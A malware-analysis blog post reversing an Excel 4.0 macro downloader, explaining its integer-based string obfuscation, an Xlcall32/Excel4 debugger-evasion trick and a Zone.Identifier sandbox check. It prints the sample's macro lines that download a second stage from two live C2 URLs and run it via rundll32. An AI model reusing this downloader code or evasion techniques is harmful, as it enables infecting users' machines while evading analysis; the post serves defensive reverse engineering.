Anti-Analysis Techniques Used in Excel 4.0 Macros

goggleheadedhacker.com/blog/post/23


March 24, 2021

24 March 2021

I recently reversed another Excel document with 4.0 Macros that was similar to my previous post on the subject but had some added anti-analysis features that I wanted to share. I recommend reading the previous post to learn more as this article will not be going step-by-step through the analysis process.


New Obfuscation Style

Instead of storing the encrypted data as a blob of characters in cells, the sample stores them as integers in `Sheet1` of the document. It will then loop through these and subtract them from a stored key in `R50C3:R59:C3`. If the integer value at the current index of `Sheet1` is greater than 1000, then the end of the string has been reached. This is very similar to the old sample, but the use of integer values seemed interesting to me.



```
84  conscious=0
85  atmosphere=0
86  const=ROWS(foods)
87  =WHILE(atmosphere<introduction)
88  somehow=-1
89  atmosphere=atmosphere+1
90  travesti=""
91  =WHILE(somehow<500)
92  somehow=somehow+1
93  =INDIRECT(ADDRESS(somehow+wordpress,atmosphere+webcams,,,"Sheet1"))
94  =IF(R93C1>1000)          Check for end of string
95  somehow=500
96  =ELSE()
97  affiliate=MOD(conscious,const)+1
98  herself=INDEX(foods,affiliate)
99  conscious=conscious+1
100 travesti=travesti&CHAR(R93C1-herself)          Subtracting key value from integer value in Sheet1
101 =END.IF()
102 =NEXT()
103 =FORMULA(travesti,ABSREF("R["&(atmosphere-1)&"]C[0]",certainly))
104 =NEXT()
105 =HALT()
106 =RETURN()
```

Decryption function



2	3	4	5	6	7	8	9	10
-416	-797	-801	-494	260	-387	426	216	-688
-679	-486	-788	-375	92	-412	225	-784	286
278	-366	-476	-407	444	-669	-783	-779	87
104	-395	-366	-709	237	279	-776	-468	438
442	-670	-400	272	-785	68	-478	-408	239
240	281	-664	105	-773	442	-363	-436	-822
-786	62	275	434	-479	220	-401	1146	-780
-793	449	87	237	-383	-774	-684		-476
-515	237	405	-780	-437	-785	239		-361
-375	-777	228	-779	-676	-478	95		-437
-399	-789	-784	-473	277	-375	443		-708
-665	-511	-774	-408	106	-387	239		242
239	-366	-515	-395	405	-680	-822		56
87	-428	-378	-700	222	239	-793		413
441	-700	-404	248	-797	63	-477		203
224	253	-673	75	-782	1858	-380		-804
-780	89	268	432	-479		-437		-810


Integer arrays in `Sheet1`

Anti-Analysis Tricks

Like the previous analysis, the document performs a lot of the same VM/Analysis checks such as: checking for the presence of a cursor, if macros are set to run by default, etc. This specific sample, however, had a few more tricks.

Xlcall32


The sample will use the `=CALL` macro to make a call to the `Excel4` function from the `Xlcall32` library. This is a callback function that is used to continue running the macros at a defined cell. This is a good way to prevent an analyst from just debugging the macros since this would spawn in a new process and won't show in the debugger.



```
81 =CALL("Xlcall32","Excel4","2JRJRR#",4,,2,100,200)
82 =ON.TIME(NOW()+"00:00:01", "R106C1")
83 =HALT()
```

This will continue running the macros at `R106C1` *and evade debugging*

In this sample, the call to `Excel4` is dynamically generated via the deobfuscation code from earlier. When running the deobfuscation code, I will put a `=HALT()` instruction at the end to prevent further execution. Once the anti-analysis technique is bypassed, I will continue running the macros at the location passed as a parameter to `Excel4`. This gives the same results as calling the `Excel4` function except now I can see what the code is doing.



```
77  =HALT()
78
79
80
81  =CALL("Xlcall32","Excel4","2JRJRR#",4,,2,100,200)
82  =ON.TIME(NOW()+"00:00:01", "R106C1")
83  =HALT()
84  conscious=0
85  atmosphere=0
86  const=ROWS(foods)
87  =WHILE(atmosphere<introduction)
88  somehow=-1
89  atmosphere=atmosphere+1
90  travesti=""
91  =WHILE(somehow<500)
92  somehow=somehow+1
93  =INDIRECT(ADDRESS(somehow+wordpress,atmosphere+webcams,,,"Sheet1"))
94  =IF(R93C1>1000)
95  somehow=500
96  =ELSE()
97  affiliate=MOD(conscious,const)+1
98  herself=INDEX(foods,affiliate)
99  conscious=conscious+1
100 travesti=travesti&CHAR(R93C1-herself)
101 =END.IF()
102 =NEXT()
103 =FORMULA(travesti,ABSREF("R["&(atmosphere-1)&"]C[0]",certainly))
104 =NEXT()
105 =HALT()
106 =RETURN()
107 facing=R84C1
108 wordpress=50
109 webcams=1
110 foods=R50C3:R59C3
```

HALT befoe the call to Excel4

Excel4 Anti-Analysis Technique


Would continue debugging here to further analyze the document and bypass the anti-analysis technique

Visualization of how I bypass the anti-analysis technique

Alternate Data Streams (ADS)


Alternate Data Streams (ADS) are a feature of the NT File System (NTFS) that allows a user to store additional content in a file apart from its original content. ADS is used legitimately for file integrity and storing metadata; however, attackers can use it to hide malicious code. In older versions of SQL Server, for example, the DBCC CHECKDB process would create alternate data streams to store information.

When a file is downloaded from the internet, it will contain an ADS called `Zone.Identifier` which has data about where the file originated. In this case, the sample I downloaded was from Zoho Docs, therefore, it contained that URL in the stream. This particular sample checks to see if the ADS is present by actually trying to delete the ADS itself. If this sample were run in a sandbox, there would be no ADS, thus triggering this anti-analysis technique and halting the execution of the macros.



```
PS C:\Users\Jacob> type .\Desktop\62792.xlsm:Zone.Identifier
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://www.google.com/url?sa=D&q=https://docs.zoho.com/downloaddocument.do%3FdocId%3Dib6t206181d4194934700b
47e95a65db63427&ust=1615570560000000&usg=AOvVaw15bw4SRM15wM2vHU9zsrO8&hl=en
HostUrl=https://docs.zoho.com/downloaddocument.do?docId=ib6t206181d4194934700b47e95a65db63427
PS C:\Users\Jacob>
```

The alternate data stream of the sample




```
=FORMULA(INT(FILE.DELETE(GET.DOCUMENT(2)&"\"&GET.WINDOW(31)&":Zone.Identifier"))+-687,R61C3)
```

Checking for `Zone.Identifier` alternate data stream by trying to delete it

C2s

As with the previous analysis, once all the checks are complete, the sample will reach out to C2s to try to grab the second stage payload and execute it. In this case, it appears to be a DLL that will be executed through `rundll32.exe` calling `DllRegisterServer`. Both of the C2s were down when I found the sample, so I could not get the second stage to continue the analysis.



```
155 zzz="https://catedraloor.com/server.php"
156 xxx="https://fernandogaleano.com/server.php"
157 =CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,zzz,p&"yYxq5A.txt",0,0)
158 =IF(R156C1<>0,,GOTO(R159C1))
159 =CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,xxx,p&"yYxq5A.txt",0,0)
160 a="ShellExecuteA"
161 b="C:\Windows\system32\rundll32.exe"
162 =CALL("Shell32",a,"JJCCCJJ",0,"open",b,p&"yYxq5A.txt,DllRegisterServer ",0,5)
```

Downloading the second stage from C2

C2
https://fernandogaleano[.]com/server.php
https://catedraloor[.]com/server.php

Conclusion

Hopefully, this provided insight into a few anti-analysis techniques seen in the wild and can be a good reference to other analysts in the future. The call to `Xlcall32` was new to me, and I had not seen the alternate data stream check used before. If you have any questions or comments on this analysis feel free to reach out to me on my Twitter or LinkedIn.

Thanks for reading and happy reversing!